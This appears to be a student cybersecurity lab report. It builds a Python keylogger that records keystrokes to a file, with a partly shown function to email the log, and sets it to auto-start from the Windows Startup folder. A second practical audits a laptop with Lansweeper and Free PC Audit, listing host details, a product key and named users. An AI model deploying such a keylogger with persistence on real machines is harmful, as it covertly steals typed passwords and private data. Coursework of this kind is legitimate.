
Theory: A keylogger records keystrokes typed by a user. It's often used in cybersecurity labs to demonstrate how malicious software can capture sensitive data. In this practical, we will create a basic keylogger using Python and configure it to auto-start with Windows by placing it in the Startup folder.

Procedure:

- 1) Install the necessary libraries.


```
pip install pynput smtplib pandas
```

- 2) Write the script in python for Key logger




```
File Edit Selection View Go Run Terminal Help  Search
main.py x
C: > Users > yash > Desktop > Documents > Amity Assignments > Amity 2nd Sem > cyber_lab > main.py > ...
1 from pynput.keyboard import Key, Listener
2
3 import smtplib
4 from email.mime.multipart import MIMEMultipart
5 from email.mime.base import MIMEBase
6 from email import encoders
7 import os
8
9 log_file = r"keylog.txt"
10
11 def on_press(key):
12     try:
13         with open(log_file, "a") as f:
14             f.write(f"{key.char if hasattr(key, 'char') else ' ' if key == Key.space else f' {key} '}")
15     except Exception as e:
16         print(f"Error: {e}")
17
18 def on_release(key):
19     return key != Key.esc
20
21 print("Starting keylogger...")
22 with Listener(on_press=on_press, on_release=on_release) as listener:
23     listener.join()
24 print("Keylogger stopped.")
25
26
27
28
29 def send_file(from_email, to_email, file_path, app_password):
30     msg = MIMEMultipart()
31     msg['From'] = from_email
32     msg['To'] = to_email
33
34     # Only attach the file
35     with open(file_path, "rb") as f:
36         part = MIMEBase('application', 'octet-stream')
37         part.set_payload(f.read())
```


3) Press Win + R, type shell:startup, and hit Enter.



4) Copy the .py file into this folder.



5) The script will start every time system starts



Conclusion: Keylogger was successfully built and was placed in startup folder

PRACTICAL 10 : PC AUDIT


Theory:

PC Audit Tool is software designed to collect detailed information about a computer's hardware and software environment. It helps administrators monitor system configurations, installed applications, usage statistics, and detect unauthorized changes. These tools are essential for inventory management, license tracking, and compliance checks.


Lansweeper is an advanced network inventory and asset management tool that automatically scans and audits all connected devices within a network. It gathers details such as OS version, installed software, hardware specifications, and user accounts. Lansweeper also provides reporting, alerting, and integration features, making it useful for IT asset management and network security assessments.

Procedure:


- 1) Install the Lansweeper Application from the official site and run the application



2) In the assets section all the information related to the system will be shown



3) In the software section info related to installed software and its versions is shown



4) Other missing information, that is not shown in Lansweeper due to customized hardware can be seen in another software PcAudit.

Free PC Audit 5.1.211.96

File Edit Help

Brief System Software Processes

Parameter	Value
Host name	LAPTOP-ACER-ASP
IP-address	172.16.16.1
User name	LAPTOP-ACER-ASP\Yash
Description	
Operating system	Microsoft Windows 11 Pro (version 10.0.26100; build 26100)
Windows product ID	00331-10000-00001-AA356
Windows product key	V269N-WFGWX-YVC9B-4J6C9-T83GX
Updates status	Update required: True (checked: Thursday, April 10, 2025, 05:54 PM)
Internet Explorer version	11.1882.26100.0
Model	Aspire A715-75G
System type	x64-based PC
Uptime	Uptime : 3 days, 05:56:04 (since 07-04-2025 12:02:49)
BIOS	Insyde Corp. (version: V2.06; date: 15-09-2021)
Serial number	NHQ975D001131856193400
Motherboard	CML (Azalea_FMS; version: V2.06)
Chassis	Notebook
Processor	Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz (architecture: x64; 2496 MHz)
Physical memory	15.8 GB
Memory slot	8.0 GB (BANK 0; form factor: SODIMM; memory type: Unknown)
Memory slot	8.0 GB (BANK 2; form factor: SODIMM; memory type: Unknown)
Web Camera	HD User Facing
Bitlocker	C: Protection Off
Bitlocker	E: Protection Off
Bitlocker	D: Protection Off
Disk	KINGSTON OM8PCP3512F-AA (476.9 GB)
Logical drive	C: (Local Fixed Disk; size: 120.0 GB; free space: 25.4 GB; file system: NTFS)
Logical drive	D: (Local Fixed Disk; size: 200.0 GB; free space: 50.0 GB; file system: NTFS)
Logical drive	E: (Local Fixed Disk; size: 155.8 GB; free space: 54.2 GB; file system: NTFS)
Video	NVIDIA GeForce GTX 1650 (x64)
Video	Intel(R) UHD Graphics (1920x1080x32b)
Monitor	Unknown
Printer	OneNote (Desktop)
Printer	Microsoft Print to PDF (default printer)
Printer	Fax
Multimedia	Intel® Smart Sound Technology (Intel® SST)
Multimedia	NVIDIA High Definition Audio
Multimedia	Realtek Audio
Multimedia	NVIDIA Virtual Audio Device (Wave Extensible) (WDM)
Multimedia	Intel(R) Display Audio
Multimedia	FXSound Audio Enhancer
Network adapter	Realtek PCIe GbE Family Controller
Network adapter	Intel(R) Wi-Fi 6 AX201 160MHz
Network adapter	Bluetooth Device (Personal Area Network)
Network adapter	VMware Virtual Ethernet Adapter for VMnet2
Network adapter	VMware Virtual Ethernet Adapter for VMnet1
Network adapter	VMware Virtual Ethernet Adapter for VMnet8
Network adapter	Wintun Userspace Tunnel
Network adapter	TAP-Windows Adapter V9
Network adapter	OpenVPN Data Channel Offload #2

Network inventory software at misutilities.com

5) The software section shows details regarding the versions of software.

Free PC Audit 5.1.211.96

File Edit Help

Brief System Software Processes

Installed software	Version	Product key	Publisher	Install date	Size
AnyDesk	ad 8.0.10		AnyDesk So...	2023-04-15	2.0 MB
Care Center Service	4.00.3042		Acer Incomp...	2023-04-15	29.9 ...
Cisco Packet Tracer 7.3.0 64bit			Cisco Syste...	2025-04-09	410.8...
DriverSetupUtility	1.00.3026		Acer Incomp...	2021-08-03	1.9 MB
EaseUS Data Recovery Wizard			EaseUS	2025-03-26	425.7...
Go	1.1.22.0		PxSound LLC	2024-05-05	64.4 ...
Go	2.48.1		The Git Dev...	2025-02-25	347.7...
Go	8.8.1557		Microsoft C...	2025-04-01	36.4 ...
Intel(R) C++ Redistributables for Windows* on Intel(R) 64	11.1.048		Intel Corpor...	2023-09-25	46.8 ...
Intel(R) Chipset Device Software	10.1.1.9...		Intel(R) Cor...	2023-04-01	2.6 MB
Intel(R) Computing Improvement Program	2.4.10852		Intel Corpor...	2024-06-20	57.1 ...
Intel(R) Management Engine Components	2004.1...		Intel Corpor...	2023-09-18	147.5...
Intel(R) Wireless Bluetooth(R)	22.240...		Intel Corpor...	2023-09-18	18.3 ...
Java 8 Update 431	8.0.431...		Oracle Corp...	2024-10-30	193.2...
Java(TM) SE Development Kit 23.0.1 (64-bit)	23.0.1.0		Oracle Corp...	2024-10-30	383.5...
Lansweeper	12.4		Lansweepe...	2025-04-10	1.1 GB
LocalSend version 1.12.0	1.12.0		Tien Do Nam	2024-02-15	39.4 ...
Microsoft .NET Core Runtime - 3.1.32 (x64)	3.1.32...		Microsoft C...		91.3 ...
Microsoft 365 Apps for enterprise - en-us	16.0.18...		Microsoft C...		151.8...
Microsoft Access database engine 2016 (English)	16.0.50...		Microsoft C...	2025-01-23	151.8...
Microsoft Edge	135.0.3...		Microsoft C...	2025-04-09	
Microsoft Office Home and Business 2021 - en-us	16.0.18...		Microsoft C...		
Microsoft OneDrive	25.046...		Microsoft C...		403.6...
Microsoft SQL Server 2022 LocalDB	16.0.10...		Microsoft C...	2025-04-01	287.7...
Microsoft Teams Meeting Add-in for Microsoft Office	1.25.04...		Microsoft	2025-04-08	31.8 ...
Microsoft Update Health Tools	5.72.0.0		Microsoft	2023-12-11	1.0 MB
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161	9.0.307...		Microsoft C...	2023-04-15	13.2 ...
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161	9.0.307...		Microsoft C...	2023-04-15	10.2 ...
Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219	10.0.40...		Microsoft C...	2025-02-17	11.1 ...
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219	10.0.40...		Microsoft C...	2025-02-17	11.1 ...
Microsoft Visual C++ 2012 Redistributable (x64) - 11.0.61030	11.0.61...		Microsoft C...		20.5 ...
Microsoft Visual C++ 2012 Redistributable (x86) - 11.0.61030	11.0.61...		Microsoft C...		17.4 ...
Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.40664	12.0.40...		Microsoft C...		20.6 ...
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.40664	12.0.40...		Microsoft C...		17.2 ...
Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.42.34438	14.42.3...		Microsoft C...		20.7 ...
Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.42.34438	14.42.3...		Microsoft C...		18.2 ...
Microsoft Visual Studio Code (User)	1.99.0		Microsoft C...	2025-04-04	402.3...
Microsoft Visual Studio Tools for Applications 2012	11.0.51...		Microsoft C...		9.6 MB
Microsoft Visual Studio Tools for Applications 2019	16.0.28...		Microsoft C...		16.4 ...
Microsoft Windows Desktop Runtime - 6.0.35 (x86)	6.0.35...		Microsoft C...		195.2...
Microsoft Windows Desktop Runtime - 7.0.13 (x64)	7.0.13...		Microsoft C...		213.5...
Microsoft Windows Desktop Runtime - 8.0.5 (x64)	8.0.5.3...		Microsoft C...		216.7...

Network inventory software at misutilities.com

6) Based on the information a pc audit checklist was created

ABC Technologies Ltd.

Address

Prepared by	Contact	Date Prepared	Approved by	Contact	Date Approved	Notes
-------------	---------	---------------	-------------	---------	---------------	-------

Asset ID	Serial Number	Make/Manufacturer	Model	Processor Type and Speed	RAM	Storage Capacity	Operating System	License Key	Purchase Date	Purchase Cost	Location
A1001	SN789252	Acer	Aspire A715-75G	Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz	16 GB	512 GB SSD	Windows 11 Pro	W269N-WFGWX-YVC9B-4J6C9-T83GX	05-11-2021	\$ 581.00	Room 201
A1002	SN123456	Dell	Inspiron 15 5502	Intel(R) Core(TM) i7-116507 CPU @ 2.80GHz	8 GB	1 TB HDD	Windows 10 Home	X123N-XYGWW-YVZ9B-4J6C9-T82AA	10-10-2020	\$ 620.00	Room 202
A1003	SN654321	HP	Pavilion x360	Intel(R) Core(TM) i3-10110U CPU @ 2.10GHz	4 GB	256 GB SSD	Windows 11 Home	Z789M-WFGWX-YVC9B-4J6C9-T73BZ	15-01-2022	\$ 480.00	Room 203
A1004	SN987654	Lenovo	ThinkPad E14	Intel(R) Core(TM) i5-1135G7 CPU @ 2.40GHz	8 GB	512 GB SSD	Windows 10 Pro	B269N-WFGWX-YVC9B-4J6C9-T81LX	20-08-2021	\$ 720.00	Room 204
A1005	SN321789	Asus	Vivobook 14	Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz	16 GB	1 TB SSD	Windows 11 Pro	Y123N-WFGWX-YVC9B-4J6C9-T93GF	01-03-2023	\$ 850.00	Room 205

tes

Location	User	Condition	Warranty Expiry Date	Version of OS	Antivirus	Software (Not Approved)	Browser	Version	Updated
Room 201	Yash Ingole	Good	04-11-2022	10.0.26100	Yes	Throttlestop	Microsoft Edge	135.0.3179.54	Yes
Room 202	Amit Verma	Excellent	10-10-2021	10.0.19042	Yes	CPU-Z	Google Chrome	122.0.6261.95	No
Room 203	Neha Sharma	Fair	15-01-2023	10.0.22000	No	HWMonitor	Firefox	124	Yes
Room 204	Ravi Patel	Good	20-08-2022	10.0.19044	Yes	MSI Afterburner	Brave	1.68.118	Yes
Room 205	Sneha Kulkarni	Excellent	01-03-2024	10.0.22621	Yes	OpenHardwareMonitor	Opera	108.0.2022.50	No

Conclusion: Pc Audit was performed successfully on the given PCs